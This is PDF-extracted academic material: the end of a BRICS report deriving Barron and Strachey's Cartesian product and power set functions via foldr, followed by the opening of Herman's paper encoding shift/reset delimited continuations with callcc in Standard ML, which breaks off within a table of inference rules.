## 4 Application to the power set function

A similar sequence of transformation steps can be applied to other functions. For example, let us consider the power set function defined by

$$\begin{aligned} \text{powerset} :: [\alpha] &\rightarrow [[\alpha]] \\ \text{powerset } [] &= [[ ]] \\ \text{powerset } (x : xs) &= \text{map } (x:) yss ++ yss \\ \text{where } yss &= \text{powerset } xs. \end{aligned} \tag{Q_0}$$

Applying it to the list  $[a, b, c]$  yields

$$[[a, b, c], [a, b], [a, c], [a], [b, c], [b], [c], [ ]].$$

As with the version  $P'_0$  of the Cartesian product function, this definition contains a use of  $++$  that can be eliminated by introducing a new function, in this case specified by

$$f x yss zss = map (x:) yss ++ zss.$$

The second equation in  $Q_0$  then becomes

$$\begin{aligned} powerset (x : xs) &= f x yss yss \\ \mathbf{where} \quad yss &= powerset xs, \end{aligned}$$

and we can derive the recursive definition,

$$\begin{aligned} f x [] zss &= zss \\ f x (ys : yss) zss &= (x : ys) : f x yss zss. \end{aligned}$$

The program can now be expressed in terms of  $foldr$ : giving

$$powerset xs = foldr g [[[]]] xs$$

where  $g x yss = f x yss yss$ , and

$$f x yss zss = foldr (h x) zss yss$$

where  $h x ys qss = (x : ys) : qss$ .

When we put the results of these calculations together,  $x$  can be lambda-dropped, and we obtain a program in the style of Barron and Strachey:

$$\begin{aligned} powerset xs &= foldr g [[[]]] xs \\ \mathbf{where} \quad g x yss &= foldr h yss yss \\ \mathbf{where} \quad h ys qss &= (x : ys) : qss. \end{aligned} \tag{Q_1}$$

Of course, we could also have used  $mapa$  here to start with (see Footnote 2). In any case, this program is essentially the same as one attributed by Gordon (1973; 1979) to his colleague Dave du Feu.

## 5 Cartesian product revisited

Consider for a moment a function that computes the Cartesian product of just four lists:

$$\begin{aligned} product\_of\_four :: [a] &\rightarrow [a] \rightarrow [a] \rightarrow [a] \rightarrow [[a]] \\ product\_of\_four xs ys zs ws &= \\ concat (map f xs) \\ \mathbf{where} \quad f x &= concat (map g ys) \\ \mathbf{where} \quad g y &= concat (map h zs) \end{aligned}$$

**where**  $h z = concat (map k ws)$   
**where**  $k w = [[x, y, z, w]]$ .

This program is exactly the result of translating the list comprehension

$[[x, y, z, w] \mid x \leftarrow xs, y \leftarrow ys, z \leftarrow zs, w \leftarrow ws]$ .

Let us think about the purpose of the local function  $g$  that comes in the middle of the nest of five functions. For fixed values of  $x$  and  $y$ , it computes the list of all lists  $[x, y, z, w]$  where  $z$  and  $w$  are respectively drawn from the lists  $zs$  and  $ws$ : in other words,

$map ([x, y]++) (product\_of\_two\ zs\ ws),$

where  $([x, y]++)$  is the function that maps any list  $ps$  to the list  $[x, y] ++ ps$ .

This observation suggests that it might be fruitful to consider a recursive definition of a function that, given  $xss$  and  $us$ , computes

$map (us++) (product\ xss).$

Even better, we can exploit an idea of Hughes (1986), and represent the list  $us$  by the function  $h = (us++)$ . Thus, we make the specification,

$prod :: [[\alpha]] \rightarrow ([\alpha] \rightarrow [\alpha]) \rightarrow [[\alpha]]$   
 $prod\ xss\ h = map\ h\ (product\ xss),$

and calculate a recursive definition of  $prod$  as follows:

$$\begin{aligned} prod [] h &= map h (product []) \\ &= [h []], \\ prod (xs : xss) h &= map h (product (xs : xss)) \\ &= f xs (prod xss) h, \end{aligned}$$

where

$f :: [\alpha] \rightarrow (([\alpha] \rightarrow [\alpha]) \rightarrow [[\alpha]]) \rightarrow ([\alpha] \rightarrow [\alpha]) \rightarrow [[\alpha]]$

is a function such that if  $c = prod\ xss$  then

$f\ xs\ c\ h = map\ h\ (product\ (xs : xss)).$

We can immediately calculate a clause that defines  $f$  when  $xs = []$ :

$$\begin{aligned} f [] ch &= map h (product ([] : xss)) \\ &= map h [] \\ &= []. \end{aligned}$$

To derive the second clause in a definition of  $f$ , we must use the equation

$$\begin{aligned} product ((x : xs) : xss) &= \\ &map (x:) (product xs) ++ product (xs : xss), \end{aligned}$$

together with the laws  $map h (ps ++ qs) = map h ps ++ map h qs$  and  $map h (map g) zss = map (h \cdot g) zss$ :

$$\begin{aligned} f (x : xs) ch &= map h (product ((x : xs) : xss)) \\ &= map h (map (x:) (product xs)) ++ map h (product (xs : xss)) \\ &= prod xs (h \cdot (x:)) ++ f xs ch \\ &= c (h \cdot (x:)) ++ f xs ch. \end{aligned}$$

Here,  $h \cdot (x:)$  denotes the composition of  $h$  with the function  $(x:)$  that adds the element  $x$  at the front of a list. Thus  $h \cdot (x:)$  is the function  $h'$  such that  $h' xs = h (x : xs)$ . In contrast to the synthesized attributes that were present in the successive versions of *product* in Section 3, the function  $h$  plays the role of an inherited attribute here.

In summary, we have derived the program,

$$\begin{aligned} product xss &= prod xss id \\ \text{where} \\ prod [] h &= [h []] \\ prod (xs : xss) h &= f xs (prod xss) h \\ \text{where} \\ f [] ch &= [] \\ f (x : xs) ch &= c (h \cdot (x:)) ++ f xs ch, \end{aligned}$$

which gives exactly the same result as Barron and Strachey's program ( $P$ ) in Section 1. If we were to use a first-order representation of lists here, we would naturally define a version of the *product* function where the individual sublists of the result appeared in reverse:

$$product xss = prod xss []$$

**where**

$$\begin{aligned} \text{prod} [] h' &= [\text{reverse } h'] \\ \text{prod} (xs : xss) h' &= f xs (\text{prod} xss) h' \end{aligned}$$

**where**

$$\begin{aligned} f [] c h' &= [] \\ f (x : xs) c h' &= c (x : h') ++ f xs c h', \end{aligned}$$

And indeed, and Danvy and Nielsen point out (2001), defunctionalising Hughes' representation gives this first-order representation, including an application of *reverse* in the right place.

Once again, we would like to play the trick of eliminating  $\text{++}$  from this program, but this is made a little more difficult by the presence of the functional argument  $c :: ([\alpha] \rightarrow [\alpha]) \rightarrow [[\alpha]]$ . To deal with this, suppose that

$$c' :: ([\alpha] \rightarrow [\alpha]) \rightarrow [[\alpha]] \rightarrow [[\alpha]]$$

is related to  $c$  by the equation

$$c' h zss = c h \text{++} zss$$

which holds for all  $zss$ ; we specify a new pair of functions  $\text{prod}'$  and  $f'$  by the equations,

$$\begin{aligned} \text{prod}' &:: [[\alpha]] \rightarrow ([\alpha] \rightarrow [\alpha]) \rightarrow [[\alpha]] \rightarrow [[\alpha]] \\ \text{prod}' xss h zss &= \text{prod} xss h \text{++} zss \\ f' &:: [\alpha] \rightarrow (([\alpha] \rightarrow [\alpha]) \rightarrow [[\alpha]]) \rightarrow \\ &\quad ([\alpha] \rightarrow [\alpha]) \rightarrow [[\alpha]] \rightarrow [[\alpha]] \\ f' xs c' h zss &= f xs c h \text{++} zss \end{aligned}$$

Now we can calculate,

$$\begin{aligned} \text{prod}' [] h zss &= h [] : zss \\ \text{prod}' (xs : xss) h zss &= f xs (\text{prod} xss) h \text{++} zss \\ &= f' xs (\text{prod}' xss) h zss \\ f' [] c' h zss &= zss \\ f'(x : xs) c' h zss &= c(h \cdot (x:)) \text{++} f xs c h \text{++} zss \\ &= c'(h \cdot (x:)) (f' xs c' h zss). \end{aligned}$$

In the end, this apparently circular derivation is justified by induction on the list structure of the input. We have thus derived the recursive definition,

$$\begin{aligned} \text{prod}' [] h zss &= h [] : zss \\ \text{prod}' (xs : xss) h zss &= f' xs (\text{prod}' xss) h zss \\ \text{where} \\ f' [] c' h zss &= zss \\ f' (x : xs) c' h zss &= c' (h \cdot (x:)) (f' xs c' h zss). \end{aligned}$$

This version is ready to be expressed in terms of *foldr*. By writing  $\text{prod}' = \text{foldr } f' u$  for a suitable function  $u$ , then putting  $\text{product } xss = \text{prod}' xss id []$ , we obtain

$$\begin{aligned} \text{product } xss &= \text{foldr } f' u xss id [] & (P_2) \\ \text{where} \\ u h zss &= h [] : zss \\ f' xs c' h zss &= \text{foldr } g zss xs \\ \text{where } g x qss &= c' (h \cdot (x:)) qss. \end{aligned}$$

This version of *product* gives exactly the same result as Barron and Strachey's program ( $P$ ), but contains only two occurrences of *foldr*, corresponding to the two levels of list structure in the argument, and uses only inherited attributes. The extra mileage comes from our more extensive use of higher-order functions.

## 6 In conclusion

Was Barron and Strachey's Cartesian product function really the first ever functional pearl? There are, admittedly, still earlier pearls of insight by others that deserve to be celebrated: notably the work of Church on lambda-definability, of Curry on Combinatory Logic, and of McCarthy on Lisp. Nevertheless, the work we have explored in this article is distinctive in its own right, for Barron and Strachey were writing explicitly about computer programs as objects of study. They exploited the expressive possibilities of a higher-order, purely functional style, both in writing the Cartesian product function itself, and in using it as part of a larger program for finding factors. The lectures at that 1963 summer school must have been bewildering to some members of Barron and Strachey's audience, many of them perhaps brought up on a diet of Autocode, and only dimly aware of the new ideas in Lisp and Algol 60. Yet the lessons that were taught then are still worth learning today, over forty years later.

**Acknowledgments:** We are grateful to the staff of the Bodleian Library in Oxford for their friendly efficiency, and to the ICFP reviewers for their helpful comments.

## References

- David Barron. 1975. Christopher Strachey: a personal reminiscence. *Computer Bulletin*, 2(5):8–9.
- David W. Barron and Christopher Strachey. 1966. Programming. In Leslie Fox, editor, *Advances in Programming and Non-Numerical Computation*, pages 49–82. Pergamon Press.
- Olivier Danvy and Lasse R. Nielsen. 2001. Defunctionalization at work. In Harald Søndergaard, editor, *Proceedings of the Third International ACM SIGPLAN Conference on Principles and Practice of Declarative Programming (PPDP'01)*, pages 162–174, Firenze, Italy. ACM Press. Extended version available as the research report BRICS RS-01-23.
- Olivier Danvy and Ulrik P. Schultz. 2000. Lambda-dropping: Transforming recursive equations into programs with block structure. *Theoretical Computer Science*, 248(1-2):243–287. A preliminary version was presented at the 1997 ACM SIGPLAN Symposium on Partial Evaluation and Semantics-Based Program Manipulation (PEPM 1997).
- Michael J. C. Gordon. 1973. An investigation of lit. Technical Report Memorandum MIP-R-101, School of Artificial Intelligence, University of Edinburgh.
- Michael J. C. Gordon. 1979. On the power of list iteration. *The Computer Journal*, 22(4):376–379.
- Mike Gordon. 2000. Christopher Strachey: recollections of his influence. *Higher-Order and Symbolic Computation*, 13(1/2):65–67.
- Patrick Greussay. 1978. Le système VLISP 16. Université Paris-8-Vincennes et LITP.
- David Hartley. 2000. Cambridge and CPL in the 1960s. *Higher-Order and Symbolic Computation*, 13(1/2):69–70.
- John Hughes. 1986. A novel representation of lists and its application to the function “reverse”. *Information Processing Letters*, 22(3):141–144.

- Thomas Johnsson. 1987. Attribute grammars as a functional programming paradigm. In Gilles Kahn, editor, *Functional Programming Languages and Computer Architecture*, number 274 in Lecture Notes in Computer Science, pages 154–173, Portland, Oregon. Springer-Verlag.
- Martin Richards. 2000. Christopher strachey and the Cambridge CPL compiler. *Higher-Order and Symbolic Computation*, 13(1/2):85–88.
- Christopher Strachey. 1961. Handwritten notes. Archive of working papers and correspondence. Bodleian Library, Oxford, Catalogue no. MS. Eng. misc. b.267.

## Recent BRICS Report Series Publications

- RS-07-14** Olivier Danvy and Michael Spivey. *On Barron and Strachey's Cartesian Product Function.* July 2007. ii+14 pp.
- RS-07-13** Martin Lange. *Temporal Logics Beyond Regularity.* July 2007. 82 pp.
- RS-07-12** Gerth Stølting Brodal, Rolf Fagerberg, Allan Grønlund Jørgensen, Gabriel Moruz, and Thomas Mølhav. *Optimal Resilient Dynamic Dictionaries.* July 2007.
- RS-07-11** Luca Aceto and Anna Ingólfssdóttir. *The Saga of the Axiomatization of Parallel Composition.* June 2007. 15 pp. To appear in the Proceedings of CONCUR 2007, the 18th International Conference on Concurrency Theory (Lisbon, Portugal, September 4–7, 2007), Lecture Notes in Computer Science, Springer-Verlag, 2007.
- RS-07-10** Claus Brabrand, Robert Giegerich, and Anders Møller. *Analyzing Ambiguity of Context-Free Grammars.* May 2007. 17 pp. Full version of paper presented at CIAA '07.
- RS-07-9** Janus Dam Nielsen and Michael I. Schwartzbach. *The SMCL Language Specification.* March 2007.
- RS-07-8** Olivier Danvy and Kevin Millikin. *A Simple Application of Lightweight Fusion to Proving the Equivalence of Abstract Machines.* March 2007. ii+6 pp.
- RS-07-7** Olivier Danvy and Kevin Millikin. *Refunctionalization at Work.* March 2007. ii+16 pp. Invited talk at the 8th International Conference on Mathematics of Program Construction, MPC '06.
- RS-07-6** Olivier Danvy, Kevin Millikin, and Lasse R. Nielsen. *On One-Pass CPS Transformations.* March 2007. ii+19 pp. Theoretical Pearl to appear in the *Journal of Functional Programming*. Revised version of BRICS RS-02-3.
- RS-07-5** Luca Aceto, Silvio Capobianco, and Anna Ingólfssdóttir. *On the Existence of a Finite Base for Complete Trace Equivalence over BPA with Interrupt.* February 2007. 26 pp.
- RS-07-4** Kristian Støvring and Søren B. Lassen. *A Complete, Co-Inductive Syntactic Theory of Sequential Control and State.* February 2007. 36 pp. Appears in the proceedings of POPL 2007, p. 161–172.

# Functional Pearl: The Great Escape

## Or, How to jump the border without getting caught

David Herman

Northeastern University  
dherman@ccs.neu.edu

### Abstract

Filinski showed that `callcc` and a single mutable reference cell are sufficient to express the delimited control operators `shift` and `reset`. However, this implementation interacts poorly with dynamic bindings like exception handlers. We present a variation on Filinski's encoding of delimited continuations that behaves appropriately in the presence of exceptions and give an implementation in Standard ML of New Jersey. We prove the encoding correct with respect to the semantics of delimited dynamic binding.

**Categories and Subject Descriptors** D.3.3 [Programming Languages]: Language Constructs and Features—Control structures

**General Terms** Languages

**Keywords** continuations, delimited control, dynamic binding

### 1. Introduction

First-class continuations are prevalent in mature implementations of functional programming languages such as Scheme (Kelsey et al. 1998) and Standard ML (Milner et al. 1990). They often appear in *undelimited* form: `call-with-current-continuation` in Scheme (`call/cc` for short) and the library function `callcc` of Standard ML of New Jersey both capture the entire program continuation. But many applications call for *delimited continuations*, which are characterized by the ability to evaluate an expression as if in a new, empty evaluation context (Felleisen 1988; Danvy and Filinski 1989). Restricting the scope of control effects protects the computational abstractions of idioms like threads, read-eval-print loops, and reflective towers of metacircular interpreters (Felleisen 1988; Sitaram and Felleisen 1990; Wand and Friedman 1986).

The problem we solve here is one that arose from a practical need: could we implement the delimited control operators `shift` and `reset` in Standard ML of New Jersey without modifying the compiler? The answer would seem to be an obvious “yes”—Sitaram and Felleisen (1990) showed that delimited control can be expressed in terms of undelimited control, and Andrzej Filinski published a well-known translation of `shift` and `reset` for languages with `callcc` and mutable reference cells (Filinski 1994). However, recent work by Kiselyov et al. (2006) showed that Filinski's implementation does not work for languages with exceptions.

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. To copy otherwise, to republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee.

ICFP'07 October 1–3, 2007, Freiburg, Germany.  
Copyright © 2007 ACM 978-1-59593-815-2/07/0010...\$5.00

Filinski's encoding is correct in a simple  $\lambda$ -calculus. But a naïve translation of this encoding into ML results in a subtle bug: a reified continuation closes over *all* of the dynamically bound exception handlers. By contrast, the semantics of delimited dynamic binding (Kiselyov et al. 2006) prescribes that delimited continuations only close over a *part* of the dynamic environment.

Perhaps it should not be surprising that `callcc` and exceptions interact in non-trivial ways. Nevertheless, Filinski's SML implementation of `shift` and `reset` was considered standard for a decade before the problem of exception handlers was identified. Kiselyov et al. (2006) describe the problem of dynamic binding in the presence of delimited control and offer solutions using either modified semantics for dynamic variables or `callcc` or low-level primitives for concatenating and splitting dynamic environments.

This paper demonstrates that, for the particular problem of dynamically binding exception handlers, no changes to the underlying semantics are necessary. We present an implementation of `shift` and `reset` in the presence of exceptions and dynamically bound exception handlers using the same tools as the original Filinski encoding—`callcc` and a single, mutable reference cell—using a technique we call The Great Escape.

The next section reviews the semantics of `shift` and `reset`. Section 3 describes the original Filinski encoding, spells out the key invariant for the simulation, and proves the simulation correct with respect to a semantics without exceptions. Section 4 introduces exceptions and dynamically bound exception handlers to the specification semantics and illustrates the problems with the Filinski encoding. Section 5 presents our solution and proves it correct with respect to the updated semantics. Section 6 concludes.

### 2. Delimited continuations

Delimited control operators generalize first-class continuations by allowing programs to perform subcomputations as if in a new, empty evaluation context. This creates a kind of computational sandbox for the evaluation of a subexpression, which is useful for separating multiple stages of computation. Control delimiters serve as computational abstraction boundaries, preventing child stages from capturing or returning to parent stages.

For example, a simple read-eval-print loop implemented in Scheme might track the expression count in a local accumulator `n`. A naïve implementation directly evaluates the input with `eval`:

```
(define (repl)
  (define (loop n)
    (display n)
    (display " - ")
    (display (eval (read)))
    (newline)
    (loop (+ n 1)))
  (loop 0))
```

The accumulator appears to be strictly increasing, but an interaction can capture the current continuation and return to it later:

```
0 - (define k #f)
1 - (call/cc (lambda (x) (set! k x)))
2 - (k 17)
17
2 - (k 42)
42
2 -
```

Because `call/cc` captures the entire program continuation, the user interaction is able to escape the current context and return to an earlier point in the program history with a previous value for `n`.

A better implementation of `repl` could use a *control delimiter*. The `reset` operator evaluates its argument expression as if in an empty context, which prevents code from capturing or re-entering the continuation of the delimiter. In the case of `repl`, wrapping the call to `eval` protects the main loop from being captured by user code:

```
(display (reset (eval (read))))
```

The corresponding operator `shift` is similar to `call/cc`, but it can only capture the local portion of the continuation up to the most recent delimiter.

With `shift` and the new `repl`, the interaction sequence behaves as expected:

```
0 - (define k #f)
1 - (shift (lambda (x) (set! k x)))
2 - (k 17)
17
3 - (k 42)
42
4 -
```

There is another important difference between `call/cc` and `shift`: the jumps happen at different points. With `call/cc`, capturing the current continuation has no observable effect, but invoking a continuation aborts the current continuation. The reverse is true of `shift`; capturing a continuation immediately aborts it, but invoking a continuation does not abort.

For example, the result of

```
(+ 1 (call/cc (lambda (k) 42)))
```

is 43, whereas the result of

```
(reset (+ 1 (shift (lambda (k) 42))))
```

is 42. That is, `call/cc` does not abandon the current context when `k` is not invoked, but `shift` abandons the context immediately.

Because they do not jump, continuations captured by `shift` can often be composed like ordinary functions. For example, the result of

```
(reset (+ 1 (shift (lambda (k) (k (k 17))))))
```

is 19, because after `shift` abandons the local context, the two nested applications of `k` evaluate normally, without subsequent aborts.

## 2.1 Specification

Filinski defines the behavior of `shift` and `reset` via a “double-barrelled” (Thielecke 2002) continuation-passing interpretation in the  $\lambda$ -calculus. Each function in the interpretation receives two extra arguments: a local continuation, representing the immediate control context up to the dynamically nearest delimiter, and a *metacontinuation*, representing the rest of the control context after the delimiter (Wand and Friedman 1986).

Biernacki et al. (2006) instead use an elegant abstract machine semantics with two evaluation contexts to represent the two continuations. We use a simplified version of this abstract machine, with only a control expression `e`, a local continuation represented as an evaluation context `E`, and a metacontinuation `K`, represented as a stack of local contexts `E`.

$$\begin{array}{lcl} e & ::= & x \mid v \mid e \, e \mid Sx.e \mid \#e \\ v & ::= & \lambda x.e \mid \langle E \rangle \\ E & ::= & [] \mid E \, e \mid v \, E \\ K & ::= & \text{halt} \mid E :: K \\ C & ::= & E[e], K \end{array}$$

The syntax of this language is the untyped  $\lambda$ -calculus with additional expression forms `S` for `shift` and `#` for `reset`, as well as reified continuations  $\langle E \rangle$ . A program state `C` consists of a control expression `e` and its two continuations `E` and `K`.

The rules for evaluating this language are mostly straightforward:

$$\begin{array}{rcl} E[\lambda x.e \, v], K & \xrightarrow{S} & E[e[v/x]], K \\ E[Sx.e], K & \xrightarrow{S} & e[\langle E \rangle / x], K \\ E[\#e], K & \xrightarrow{\#} & e, E :: K \\ E[\langle E' \rangle \, v], K & \xrightarrow{S} & E[\#E'[v]], K \\ v, E :: K & \xrightarrow{\#} & E[v], K \end{array}$$

The first rule is standard  $\beta_v$  reduction. Evaluation of a `shift` expression `Sx.e` captures and aborts the current local continuation, binding it to `x`. The `reset` form `#e` pushes the current local continuation onto the metacontinuation, protecting it from capture by subsequent calls to `shift`. Invoking a continuation  $\langle E' \rangle$  is more involved: the value `v` is plugged into the continuation `E'`, and evaluated within the current evaluation context `E`, but with the addition of a new delimiter. This prevents subsequent control effects in the body of `E'` from capturing `E`. It is this extra delimiter that distinguishes the behavior of `S` from the control operator  $\mathcal{F}$  (Felleisen 1987; Danvy and Filinski 1989; Sitaram 1994; Shan 2004; Kiselyov 2005; Biernacki et al. 2006). Finally, returning a value locally pops the next local continuation off of the global stack and continues returning.

## 3. Filinski encoding

Armed with a specification, let us now take a look at the Filinski encoding, guided by a concrete implementation in SML/NJ.

### 3.1 Implementation

In SML/NJ, a continuation of argument type `'a` is represented as a special value of type `'a cont`, and can be invoked with a library function

```
val throw : 'a cont -> 'a -> 'b
```

But the Scheme-style representation of first-class continuations as functions is closer to the Filinski encoding, so Filinski’s SML implementation provides a functional abstraction for continuations. To distinguish it from the built-in `callcc`, Filinski names this function `escape` after the similar construct of Reynolds (1972).

```
signature ESCAPE =
sig
    type void
    val coerce : void -> 'a
    val escape : (('a -> void) -> 'a) -> 'a
end;
```

Here the type `void` is intended to be uninhabited, so it can be used for functions that never return. With this in mind, the type for `escape` can be read as a Scheme-like functional `callcc`: its

argument is a function that consumes a continuation function of type `'a -> void`. The `coerce` function is analogous to `throw` in that it informs the ML type checker that an expression that never returns can have any type. This much of the implementation is simple:

```
structure Escape : ESCAPE =
struct
  datatype void = VOID of void
  fun coerce (VOID v) = coerce v
  open SMLofNJ.Cont
  fun escape f =
    callcc
      (fn k => (f (fn x => throw k x)))
end;
```

The main library defines `shift` and `reset` and is parameterized over the type `ans` of *intermediate answers*, the values returned by local continuations.

```
signature CONTROL =
sig
  type ans
  val shift : (('a -> ans) -> ans) -> 'a
  val reset : (unit -> ans) -> ans
end;
```

Figure 1 shows the implementation of the Filinski encoding in SML/NJ. The reference cell `mk` serves as the representation of the metacontinuation, and the auxiliary function `return` simulates returning a value to the current metacontinuation by applying the contents of `mk`.

The implementation of `shift` calls `escape` to capture and bind the ML continuation to `k`, which serves as the representation of the local continuation `E`. The argument to `f` wraps the call to `k` with `reset` to implement the specified behavior of applying `E`. The `shift` function relies on `return` to return its result directly to the current metacontinuation, rather than to its local continuation. Of course, in the specification, this happens immediately by discarding the local context `E` before evaluating the body, whereas in the implementation, this control effect happens after `f` returns.

The `reset` function implements the stack discipline of the metacontinuation. The function first captures the current ML continuation and binds it to `k`, representing the local continuation `E`. The metacontinuation cell is updated to a new function that, when applied, first simulates popping `E` from the stack by restoring the cell to its previous state, before returning the result to `k`. Again, the result of the `reset` expression returns to the current metacontinuation via a final call to `return`.

The bewildered reader may at this point be wondering how we have managed to represent a delimited continuation `E` with an undelimited continuation `k` throughout this implementation. To understand why this works, we must consider the invariant maintained by this encoding.

### 3.2 Borders

The challenge in representing delimited continuations with `callcc` is preventing the extra information captured in an undelimited continuation from affecting the program behavior. The encoding relies on an invariant that every captured continuation contains a *border* that forces control to jump out of the captured continuation and return to the metacontinuation, effectively discarding the extraneous portion of the undelimited continuation.

To make this notion precise, consider a little model of our implementation language with undelimited first-class continuations

and a single mutable reference cell:

$$\begin{aligned} e &::= x \mid v \mid \uparrow \mid \downarrow e \mid Cx.e \\ v &::= \lambda x.e \mid \langle E \rangle \\ E &::= [] \mid Ee \mid vE \mid \downarrow E \\ C &::= E[e], v \end{aligned}$$

We use a sans serif font to distinguish terms in the model of the implementation language from the model of the specification language. The up-arrow expression form  $\uparrow$  denotes a dereference of the single cell and the down-arrow form  $\downarrow e$  denotes assignment to the cell. The expression form  $Cx.e$  captures a continuation and binds it to  $x$  in the scope of  $e$ . A program state  $C$  consists of a continuation  $E$ , a control expression  $e$ , and the current value  $v$  of the single reference cell. We can define additional conveniences as syntactic sugar, such as

$$\begin{aligned} \text{let } x \leftarrow e \text{ in } e' &= (\lambda x.e') e \\ (e; e') &= \text{let } _- \leftarrow e \text{ in } e' \\ &= (\lambda _- e') e \end{aligned}$$

where  $_-$  represents any variable not free in  $e'$ .


The operational semantics for this tiny calculus is an untyped, call-by value  $\lambda$ -calculus, much like Scheme or an untyped ML:

$$\begin{array}{rcl} E[\lambda x.e v], v' &\xrightarrow{c}& E[e[v/x]], v' \\ E[Cx.e], v &\xrightarrow{c}& E[e[\langle E \rangle/x]], v \\ E[\langle E' \rangle v], v' &\xrightarrow{c}& E'[v], v' \\ E[\uparrow], v &\xrightarrow{c}& E[v], v \\ E[\downarrow v], v' &\xrightarrow{c}& E[v], v \end{array}$$

As before, application follows  $\beta_v$ . The  $Cx.e$  form reifies the entire program continuation  $E$  and binds it to  $x$  to evaluate  $e$ . Application of a captured continuation  $E'$  replaces the current continuation. The forms  $\uparrow$  and  $\downarrow v$  retrieve and update the value of the mutable cell, respectively.

The simulation invariant, shown in Figure 3, formalizes the important components of the simulation. The judgment  $C \sim C$  indicates that a configuration  $C$  in the implementation machine simulates a configuration  $C$  in the specification machine if it evaluates related terms in related continuations or if it simulates returning to the metacontinuation by applying the current value of the cell to a related value.

The judgment  $e \sim e$  relates expressions of the specification and implementation machines. Delimited continuations are encoded as functions that apply related undelimited continuations under a `reset`. Plugging a value into a local continuation is encoded as application of that continuation's encoding. A `shift` expression is simulated by capturing the current continuation and binding `k` to a function that applies the captured continuation under a fresh delimiter; to simulate the control effect of aborting the local continuation, the body expression is evaluated in the context of a border which gives the result to the metacontinuation. The encoding of `reset` captures the current continuation and binds it to a fresh `k` in order



**Figure 2.** A continuation in the simulation.

```

functor Control (type ans) : CONTROL =
struct
  open Escape
  exception MissingReset
  type ans = ans

  val mk : (ans -> void) ref = ref (fn _ => raise MissingReset)

  fun return x = coerce (!mk x)

  fun reset thunk =
    escape (fn k => let val m = !mk
      in
        mk := (fn r => (mk := m; k r));
        return (thunk ())
      end)

  fun shift f =
    escape (fn k => return (f (fn v => reset (fn () => coerce (k v)))))

end;

```

**Figure 1.** The Filinski encoding in Standard ML of New Jersey.

to push the current control context onto the metacontinuation; when the metacontinuation is invoked, it pops this extra frame by reverting to its previous value. Again, the body of the `reset` is evaluated under a border that returns its result to the metacontinuation.

Judgment  $E \sim E$  states that a continuation in the implementation simulates a local continuation of the specification even if it contains extra “junk” at the beginning, so long as the relevant local portion is delimited with a border. The judgment  $E \approx E$  relates just that local portion to the specified local continuation.

Finally, the judgment  $v \sim K$  relates the reference cell of the implementation machine to the metacontinuation. For simplicity, we fix an initial continuation  $E_0$  and an initial value  $v_0$  in the reference cell; if a computation terminates, the final value is returned to  $E_0$  and the reference cell is reverted to  $v_0$ .

An implementation in the model ML can be directly derived from the invariant.

$$\begin{aligned}
\llbracket x \rrbracket &= x \\
\llbracket \lambda x. e \rrbracket &= \lambda x. \llbracket e \rrbracket \\
\llbracket e_1 e_2 \rrbracket &= \llbracket e_1 \rrbracket \llbracket e_2 \rrbracket \\
\llbracket Sk. e \rrbracket &= Ck'. \text{let } x \leftarrow (\text{let } k \leftarrow \lambda x. \llbracket \#(k' x) \rrbracket \text{ in } \llbracket e \rrbracket) \text{ in} \\
&\quad ((\uparrow) x) \\
&\quad k' \notin FV(\llbracket e \rrbracket) \\
\llbracket \#e \rrbracket &= Ck. (\text{let } m \leftarrow (\uparrow) \text{ in} \\
&\quad \downarrow \lambda x. (\downarrow m; k x) \\
&\quad \text{let } x \leftarrow \llbracket e \rrbracket \text{ in } ((\uparrow) x)) \\
&\quad k \notin FV(\llbracket e \rrbracket)
\end{aligned}$$

Translating a top-level program configuration  $e$ , `halt` to the configuration  $E_0[\llbracket \#e \rrbracket]$ ,  $v_0$  yields a valid initial configuration for the simulation. The simulation theorem shows that Filinski’s encoding is a faithful implementation of the specification.

### Lemma 1 (substitution preserves invariant)

If  $e \sim e$  and  $v \sim v$  then  $e[v/x] \sim e[v/x]$ .

*Proof* Structural induction on  $e$ ,  $e$ ,  $v$  and  $v$ .  $\square$

### Theorem 1 (simulation, Filinski encoding)

With the languages and simulation invariant of Sections 2.1 and 3.2, if  $C \sim C$  and  $C \xrightarrow{S} C'$ , then there exists a term  $C'$  such that  $C \xrightarrow{c} C'$  and  $C' \sim C'$ .

$ \frac{[I\text{-EVAL}] \quad E[e] \neq v' \quad E \sim E \quad e \sim e \quad v \sim K}{E[e], v \sim E[e], K} $		
$ \frac{[I\text{-RETURN}] \quad v \sim v \quad v' \sim K \quad \text{any } E}{E[(v' v)], v' \sim v, K} $		
$ \frac{[I\text{-VAR}] \quad x \sim x}{\lambda x. e \sim \lambda x. e} $	$ \frac{[I\text{-ABS}] \quad e \sim e}{\lambda x. e \sim \lambda x. e} $	$ \frac{[I\text{-APP}] \quad e \sim e \quad e' \sim e'}{e e' \sim e e'} $
$ \frac{[I\text{-REIFY}] \quad e \sim \#(y x) \quad E \sim E}{\lambda x. e[\langle E \rangle / y] \sim \langle E \rangle} $	$ \frac{[I\text{-REFLECT}] \quad E \sim E \quad v \sim v}{(\langle E \rangle v) \sim E[v]} $	
$ \frac{[I\text{-SHIFT}] \quad k' \notin FV(e) \quad e \sim e \quad e' \sim \#(k' x)}{Ck'. \text{let } x \leftarrow (\text{let } k \leftarrow \lambda x. e' \text{ in } e) \text{ in } \sim Sk. e} $	$ ((\uparrow) x) $	
$ \frac{[I\text{-RESET}] \quad k \notin FV(e) \quad e \sim e}{Ck. (\text{let } m \leftarrow (\uparrow) \text{ in } \downarrow \lambda x. (\downarrow m; k x); \sim \#e} $	$ \text{let } x \leftarrow e \text{ in } ((\uparrow) x)) $	
$ \frac{[I\text{-BORDER}] \quad E \approx E \quad \text{any } E'}{E'[ \text{let } x \leftarrow E \text{ in } ((\uparrow) x)] \sim E} $		
$ \frac{[I\text{-HOLE}] \quad [] \approx []}{E \approx E} $	$ \frac{[I\text{-OPERATOR}] \quad E \approx E \quad e \sim e}{E e \approx E e} $	$ \frac{[I\text{-OPERAND}] \quad v \sim v \quad E \approx E}{v E \approx v E} $
$ \frac{[I\text{-EMPTY}] \quad \lambda x. (\downarrow v_0; E_0 x) \sim \text{halt}}{\lambda x. (\downarrow v; \langle E \rangle x) \sim E :: K} $		$ \frac{[I\text{-PUSH}] \quad v \sim K \quad E \sim E}{\lambda x. (\downarrow v; \langle E \rangle x) \sim E :: K} $

